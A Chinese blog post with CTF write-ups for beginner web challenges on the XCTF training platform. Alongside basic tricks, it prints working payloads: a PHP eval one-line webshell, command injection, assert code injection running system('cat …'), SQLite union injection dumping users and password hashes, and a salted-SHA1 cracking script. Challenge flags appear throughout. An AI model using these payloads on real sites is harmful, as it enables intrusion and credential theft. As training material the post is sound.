

攻防世界web

原创

恋物语战场原 于 2019-05-23 20:44:04 发布 22222 收藏 64

分类专栏: [CTF](#) 文章标签: [ctf](#) [攻防世界](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_26406447/article/details/90487652

版权



[CTF 专栏收录该内容](#)

16 篇文章 7 订阅

订阅专栏


攻防世界web

前言

准备ctf比赛, 这里把攻防世界分值低于5分的基本刷了一遍 (分值再高刷不动了...)

练习

view_source



FLAG is not here

没难度知识禁用了右键点击, ctrl+u查看源码拿到flag

get_post

这题没什么好说的, 按着提示来就能拿flag



我发现... 不能... 进行... 给了我很多

但我发现下面的nackbar不能用后用burp米进行post传参个返回flag...还J我很久...

结果我下了左边那个hackbar后重来一遍，结果就返回flag了，很迷，我burp肯定没用错啊...

robots

这道题也没什么好说的啊，考一个robots协议的理解（就是在玩爬虫时我们从来没有理会的一个协议...），这里查看robots协议，看到flag的php访问拿到flag



backup

这道题还是有点意思，考查一个备份文件，因为前面刚看了源码泄露方面的东西，结果这里一来就直接想到了vim的文件备份结果试~，没有...这时候一看人家也没提示说vim，正常的备份一般是加 .bak（比较常见的方法，当然手动备份也可以自己来取名，但程序员我感觉还是会偏向于统一）然后访问就可以下载到备份文件，查看文件拿到flag

```

<html>
<head>
  <meta charset="UTF-8">
  <title>备份文件</title>
  <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
  <style>
    body{
      margin-left:auto;
      margin-right:auto;
      margin-top:200PX;
      width:20em;
    }
  </style>
</head>
<body>
<h3>你知道index.php的备份文件名吗？</h3>
<?php
$flag="cyberpeace{069fff74bce85db974e647d1753c3897}"
?>
</body>
</html>

```

https://blog.csdn.net/qq_26406447


参考：备份文件：被低估的Web威胁

cookie

这道题也没什么说的，访问网页检查元素查看cookie，看到cookie.php，然后直接访问

看到提示说查看response，响应头就藏着flag

See the http response



disabled button

这道题也没什么意思，有个按钮，查看源码可以发现是个input输入框，那直接post发送数据过去就得到flag了



simple js

从题目就可以看出是一道javascript题

访问页面，查看源码，可以看到js代码

```
<html>
<head>
  <title>JS</title>
  <script type="text/javascript">
    function dechiffre(pass_enc) {
      var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
      var tab = pass_enc.split(',');
      var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
      k = j + (l) + (n=0);
      n = tab2.length;
      for(i = (o=0); i < (k = j = n); i++) {o = tab[i-1];p += String.fromCharCode((o = tab2[i]));
        if(i == 5)break;}
      for(i = (o=0); i < (k = j = n); i++){
        o = tab[i-1];
        if(i > 5 && i < k-1)
          p += String.fromCharCode((o = tab2[i]));
      }
      p += String.fromCharCode(tab2[17]);
      pass = p;return pass;
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));
    h = window.prompt('Enter password');
    alert( dechiffre(h) );
  </script>
</head>
</html>
```

https://blog.csdn.net/tqq_26406447

分析得到下面的16进制的字符就是flag内容... (js确实有待学习加强，这里看了好久...)

xff referer

这道题也是比较初级的

我是用两个插件解决的

第一个它要求ip是123.123.123.123，我用的是X-Forwarded-For Header，


第二个要求是来自 www.google.com 这个用hackbar添加的Referer

当然直接抓包添加

X-Forwarded-For: 123.123.123.123

Referer: www.google.com

这两个参数也行




weak auth

这道题是个弱密码题，随便尝试登录，会告诉你用admin来登录

然后查看源码会提示你需要一个字典，这就很容易想到暴力破解了吧

这里用burp来尝试暴力破解



可以看到密码是123456的时候返回长度与别的都不一样，尝试用admin，123456来登录，登录成功获得flag

webshell

这道题考查菜刀的使用，用过的话就没什么难度

题目描述中提示了一句话木马是index.php，访问网页看到一句话是<?php @eval(\$_POST['shell']);?>，得到'密码'是shell，菜刀连接，文件管理就可以看到flag了



command execution

刷过dwa应该都知道这个漏洞，这也和dwa的低级别没什么差别

这里先127.0.0.1 & find / -name "flag.*" 来查找flag文件的位置（找不到的话可以试下找flag文件）

然后看下图可以发现找到了


PING



然后cat 文件得到flag

simple php

代码审计，这个代码还是比较简单易懂的




这里看代码就能明白，这里考的是php的==和===

eg : \$a = '123'; \$b = 123;

\$a === \$b为假； \$a == \$b为真；

ics-06

这道题拿到的时候也没有什么好的思路，主页面点击没什么反应，查看代码后发现点击报表中心会跳转到index.php。跳转后可以看到Get传了一个id值，我这里以为是sql注入，结果没注出来。后面发现，这里是要暴力破解，id等于2333的时候出结果2333





https://blog.csdn.net/qq_26406447

Training-Get_Resourced

这道题直接在描述里提示了看注释就是看页面源码，进入页面也有一行比较淡的字提示看源码，打开源码就能直接得到flag，没什么意思...

```
<!DOCTYPE html>
<html>
<head>
  <title>Training: Get Sources</title>
</head>
<body>
<p>The solution is hidden in this page</p>
<p style="color:#e5e5e5;">Use <i>View Sourcecode</i> to get it</p>
</body>
</html>
<!--Now this is comment!-->
<!--You are looking for this password: cyberpeace{589547c2156e4f80e851cb7f406f0b44}-->
```

https://blog.csdn.net/qq_26406447

Training-WWW-Robots

还是考查robots协议啊，访问robots.txt那里不让访问就去访问那里，就得到flag

111.198.29.45:31006/fl0g.php

网址 JD 京东商城

cyberpeace{0fd535c55ae2cbd97b5031f0dd49e496}

NaNNaNNaNNaN-Batman

这道题对我还是挺难的，因为不怎么会（不会）js...

题目是给了个附件，以为是代码审计，也确实代码审计，不过里面是乱码，但不全是乱码，能看出<script>，<eval>这些标签，显然是个html文件，大概也能看出，前面是个函数，然后eval去执行，这里是把eval改为alert弹出非乱码形式的源码


此网页显示

```
function $(){var
e=document.getElementById("c").value;if(e.length==16)if(e.match(
/^be0f23/) != null)if(e.match(/233ac/) != null)if(e.match(/e98aa$/)!
= null)if(e.match(/c7be9/) != null){var t=["fl","s_a","i","e"];var
n=["a","_h0l","n"];var r=["g(","e","_0"];var i=["it","_","n"];var
s=[t,n,r,i];for(var o=0;o<13;++o){document.write(s[o%4]
[0];s[o%4].splice(0,1)}}document.write('<input id="c"><button
onclick=$()>Ok</button>');delete _
```

确定

分析其实可以直接运行里面的代码拿到flag，而不用去构造前面的匹配

```
flag(it's_a_h0le_in_0ne)
```




```
> var t=["f1","s_a","i","e"];
var n=["a","h01","n"];
var r=["g{","e","_0"];
var i=["it","_","n"];
var s=[t,n,r,i];
for(var o=0;o<13;++o){
  document.write(s[o%4][0]);s[o%4].splice(0,1)
}
< ▶ ["e"]
```

然后可以看到直接出flag了

NewsCenter

这道题进去的时候也是比较懵，但看了下源码也就search那里可以操作，这种搜索框很容易想到sql注入，输入1查询正常，输入1'查询崩溃。OK存在注入，然后按照注入步骤来，整体很简单，dwa low级别的难度吧手工很好注出来，sqlmap也能很好注出来



lottery

这道题有点难了...(菜鸡的无助)

这道题很显然是让我们去输入7个数字然后与答案匹配获得金币，然后购买flag

抓包，发现cookie有提示说看cookie.php，但并不能访问

然后我想能不能改个PHPSESSID来改换账户购买，但md5试了下破解不了，而且我们也不知道有别的账号

Raw	Params	Headers	Hex
POST request to /api.php			
Type	Name	Value	
Cookie	look-here	cookie.php	
Cookie	PHPSESSID	2cada23f3988ac32e114a55a64f06fcd	

https://blog.csdn.net/qq_26406447

陷入僵局...

然后我看了下别人的提示说看下robots.txt

OK看到里面的提示就很熟悉了，最近刚好看了源码泄露的一些资料，还正好想试下GitHack这个工具...

```
User-agent: *
Disallow: /.git/
```

使用githack工具

```
GitHack-master>python2 GitHack.py http://111.198.29.45:34494/.git/
[+] Download and parse index file ...
account.php
api.php
buy.php
check_register.php
config.php
css/main.css
favicon.ico
footer.php
header.php
index.php
js/buy.js
js/register.js
logout.php
market.php
register.php
robots.txt
[OK] check_register.php
[OK] config.php
[OK] api.php
[OK] css/main.css
[OK] footer.php
[OK] header.php
[OK] index.php
[OK] js/buy.js
[OK] js/register.js
[OK] account.php
[OK] buy.php
[OK] logout.php
[OK] market.php
[OK] register.php
[OK] favicon.ico
[OK] robots.txt
```

https://blog.csdn.net/qq_26406447

我们成功下回了源码，通过burp前面的代理我们可以看历史，发现我们buy的时候会访问api.php

这时候就是代码审计了

```
function buy($req){
```



```

require_registered();
require_min_money(2);

$money = $_SESSION['money'];
$numbers = $req['numbers'];
$win_numbers = random_win_nums();
$same_count = 0;
for($i=0; $i<7; $i++){
    if($numbers[$i] == $win_numbers[$i]){
        $same_count++;
    }
}
switch ($same_count) {
    case 2:
        $prize = 5;
        break;
    case 3:
        $prize = 20;
        break;
    case 4:
        $prize = 300;
        break;
    case 5:
        $prize = 1800;
        break;
    case 6:
        $prize = 200000;
        break;
    case 7:

```

https://blog.csdn.net/qq_26406447

可以看到buy的代码片段，这里又考查的是==这个知识点

抓包可以看到是惊悚格式数据，然后\$number也没有检查数据类型

```

POST /api.php HTTP/1.1
Host: 111.198.29.45:34494
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://111.198.29.45:34494/buy.php
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 36
Connection: close
Cookie: look-here=cookie.php; PHPSESSID=2cada23f3988ac32e114a55a64f06fcd

```

```

{"action":"buy","numbers":[true,true,true,true,true,true,true]}


```

https://blog.csdn.net/qq_26406447

OK，像上面那样改包就能成功赢的金币，然后就能购买flag了

upload

这道题我也很无语，很简单的文件上传漏洞用burp抓包或者禁js都能上传成功，上传的phpinfo也能访问成功，但我一句话就是连不上...我看别人的博客都是一句话能连上，很无语，最后上传了一个大马直接访问猜拿到flag...现在还是没懂为什么一句话没连上...

Filename	flag.php
Size	63.00 B (63)
Permission	-rw-rw-r--
Owner	www-data : www-data
Create time	22-May-2019 04:26
Last modified	22-May-2019 04:26
Last accessed	22-May-2019 04:26
Actions	edit hex ren del Download 
View	text code image

```

<?php
$flag="Cyberpeace{cc5cb8c03416b59b242dedfa48ba7ce9}";
?>

```

https://blog.csdn.net/qq_26406447

mfw

这道题还是挺绕的

首先是查看源码，看到注释里面有?page=flag

```
</button>
<a class="navbar-brand" href="#">Project name</a>
</div>
<div id="navbar" class="collapse navbar-collapse">
  <ul class="nav navbar-nav">
    <li class="active"><a href="?page=home">Home</a></li>
    <li ><a href="?page=about">About</a></li>
    <li ><a href="?page=contact">Contact</a></li>
    <!--<li ><a href="?page=flag">My secrets</a></li> -->
  </ul>
</div>
```

结果并没有返回

然后再翻看网页，看到提示说他用到了git想到源码泄露，githack用起来

About

I wrote this website all by myself in under a week!

I used:

- Git
- PHP
- Bootstrap

```
36/.git/
[+] Download and parse index file ...
index.php
templates/about.php
templates/contact.php
templates/flag.php
templates/home.php
[Error] [Error 183] : u'111.198.29.45_42936\\templates'
[OK] templates/about.php
[OK] templates/home.php
[OK] index.php
[OK] templates/flag.php
[OK] templates/contact.php
https://blog.csdn.net/qq_26406447
```

很开心看到下载到了flag.php，结果打开是空的，真的只是模板

里面有用的就是index.php了，这时候就变成代码审计了

```
?php
if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");
}

<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>My PHP Website</title>
    <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/css/bootstrap.min.css" />
  </head>
  <body>
    <nav class="navbar navbar-inverse navbar-fixed-top">
```

这里有个assert函数，这个一句话中也有用这个函数的

如果 assertion 是字符串，它将会被 assert() 当做 PHP 代码来执行。跟eval()类似，不过eval(assertion)只是执行符合php编码规范的code_str。

所以我们要利用这一点来执行我们的命令

这里我感觉和注入是差不多的，因为没有过滤，所以我们可以注入些我们想要执行的东西

```
assert("strpos('$file', '...') === false") or die("Detected hacking attempt!");
```

有两句assert，我们拿上一句来进行注入，首先我们随便构造一个文件名来闭合strpos，x')，然后

我们有or来拼接我们要执行的语句，因为前面随便构造的文件所以会为false，我们后面的命令会执行，or system("cat templates/flag.php "); //并注释掉后面的

```
page=x') or system("cat templates/flag.php");//
```

这里自己php水平太菜所以看得别人的，我总感觉上面assert没有闭合呢...但问题是上面的语句能正常运行，我想的反而不太对...php不愧是世界上最好的语言好难懂

```
assert("strpos('$file') or system("cat templates/flag.php");// 怎么看都不像闭合了呢
```

然后查看源码就能看到flag了

```
<?php $FLAG="cyberpeace {a14d9618197dcd50844d818d6265a031} "; ?>
<?php $FLAG="cyberpeace {a14d9618197dcd50844d818d6265a031} "; ?>
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <title>My PHP Website</title>

    <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/css/bootstrap.min.css" />
  </head>
  <body>
    <nav class="navbar navbar-inverse navbar-fixed-top">
      <div class="container">
        <div class="navbar-header">
          <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#navbar" aria-expanded="false" aria-controls="navbar">
            <span class="sr-only">Toggle navigation</span>
          </button>
        </div>
      </div>
    </nav>
  </body>
</html>
```

这题考查的就相对绕了一些不像前面的题只考一个知识点那样了。

FlatScience

这个有点难了对于我这样的菜鸟来说

首先登陆网站后发现有很多pdf就没什么收获了

这时候查看robots.txt（主要看有没有提示什么后台登陆吧，现实中在robots里添加后台登陆也是比较常见的）或者用网站路径扫描器来扫描也是没问题的



这时候看login.php可以看到是个登陆界面，admin.php也是一个登陆界面

看源码可以看到login.php中有提示

```
32 <input type="text" name="pw">
33 <br><br>
34 <input type="submit" value="Submit">
35 </form>
36
37 <!-- TODO: Remove ?debug-Parameter! -->
38
39
```

按照提示我们加?debug去访问，然后发现有源码，进入代码审计

```
111.198.29.45:33115/login.php/?debug
<input type="submit" value="Submit">
./form>

?php
if(isset($_POST['usr']) && isset($_POST['pw'])){
    $user = $_POST['usr'];
    $pass = $_POST['pw'];

    $db = new SQLite3('../fancy.db');

    $res = $db->query("SELECT id,name from Users where name='".$user.'" and password='".sha1($pass."Salz!".'"');
    if($res){
        $row = $res->fetchArray();
    }
    else{
        echo "<br>Some Error occurred!";
    }

    if(isset($row['id'])){
        setcookie('name','.'.$row['name'], time() + 60, '/');
        header("Location: /");
        die();
    }

if(isset($_GET['debug']))
highlight_file('login.php');
?>
!-- TODO: Remove ?debug-Parameter! -->

https://blog.csdn.net/hq_26406447
```

可以看到有数据库查询语句，很明显存在注入（因为没有过滤），但这里的难点在于用的是sqlite这个数据库，虽说sql注入原理都一样，但实现细节还是不一样的...

注入手法一样，先order by看字段数，这里注释符号用 -

3的时候报错所以有两个字段

Login Page, do not try to hax here plox!

ID:

1' order by 3 --|

Password:

Submit

Warning: SQLite3::query(): Unable to prepare statement: 1, 1st ORDER BY term out of range - should be between 1 and 2 in /var/www/html/login.php on line 478447

源码分析可以看到setcookie，这还是一个比较简单的sql注入，有返回值

usr=' union select name,sql from sqlite_master-

```
请求 Cookie
look-here: cookie.php
name: +CREATE+TABLE+Users(id+int+primary+key,name+varchar(255),password+varchar(255),
hint+varchar(255))
PHPSESSID: 2cada23f3988ac32e114a55a64f06fcd
```

可以看到有user表，我们关心的name,password和hint（因为代码审计可以看到密码存储sha1的方式，所以肯定还需要提示来破解）

' union select group_concat(name),group_concat(name) from Users -

```
请求 Cookie
look-here: cookie.php
name: +admin,fritze,hansi
```

PHPSESSID: 2cada23f3988ac32e114a55a64f06fcd

' union select group_concat(password),group_concat(password) from Users –

▼ 请求 Cookie

look-here: cookie.php
name: +3fab54a50e770d830c0416df817567662a9dc85c,54eae8935c90f467427f05e4ece82cf569f89507,34b0bb7c304949f9ff2fc101eef0f048be10d3bd
PHPSESSID: 2cada23f3988ac32e114a55a64f06fcd

' union select group_concat(hint),group_concat(hint) from Users –

look-here: cookie.php
name: +my+fav+word+in+my+fav+paper?!,my+love+isâ{?},the+password+is+password
PHPSESSID: 2cada23f3988ac32e114a55a64f06fcd

这里我是看到最后的hansi用户它的提示是password is password然后尝试登陆，不行登不上...

其次有用的提示就是admin了，他最喜欢的paper中最喜欢的词...这个就很像啊，因为前面给了那么多的pdf...

我看了下后面的思路，主要是先爬取下来所有的pdf，写py脚本将pdf转为文本文件（主要用到pdfminer模块），然后再每篇文章一个词一个词的提取出来进行sha1计算（按照代码中的加盐），和我们sql注入出来的sha值比较一样的就停止得到密码

然后再admin.php界面登录得到flag

这里贴一下别人的py代码吧

```
from cStringIO import StringIO
from pdfminer.pdfinterp import PDFResourceManager, PDFPageInterpreter
from pdfminer.converter import TextConverter
from pdfminer.layout import LAParams
from pdfminer.pdfpage import PDFPage
import sys
import string
import os
import hashlib

def get_pdf():
    return [i for i in os.listdir("./") if i.endswith(".pdf")]

def convert_pdf_2_text(path):
    rsrcmgr = PDFResourceManager()
    retstr = StringIO()
    device = TextConverter(rsrcmgr, retstr, codec='utf-8', laparams=LAParams())
    interpreter = PDFPageInterpreter(rsrcmgr, device)
    with open(path, 'rb') as fp:
        for page in PDFPage.get_pages(fp, set()):
            interpreter.process_page(page)
            text = retstr.getvalue()
    device.close()
    retstr.close()
    return text
```

```

def find_password():
    pdf_path = get_pdf()
    for i in pdf_path:
        print "Searching word in " + i
        pdf_text = convert_pdf_2_text(i).split(" ")
        for word in pdf_text:
            sha1_password = hashlib.sha1(word+"Salz!").hexdigest()
            if sha1_password == '3fab54a50e770d830c0416df817567662a9dc85c':
                print "Find the password :." + word
                exit()

if __name__ == "__main__":
    find_password()

```

upload

使用了我所知的一切方法进行上传, burp, 文件截断...但完全不行, 后台对文件进行校验, 也没文件包含漏洞, 卡主, 毫无头绪...

后面看writeup说这是一道注入题...

这是一道insert注入题, insert注入听过, 但没练习过...但原理我觉得就是插入数据的时候有些值插入成database()这种, 后面显示的时候就会显示出数据库名。这里我们上传文件后会显示下图的信息

```
File 4.php.jpg has been uploaded from 111and uid is:1660
```

后面会重定向到初始页面显示上传过的文件名

这里有了查询操作所以存在了二次注入的可能

这里的注入也特别麻烦, 有很多过滤规则...

参考

[2015年rctf web150 \(Update set 二次注入\)](#)

[RCTF2015+XCTF复现之一次上传的图片的文件名造成注入](#)

但注入出来的结果我提交为什么不对了...(好吧不要按它说的格式来, 直接交才正确...)

php2
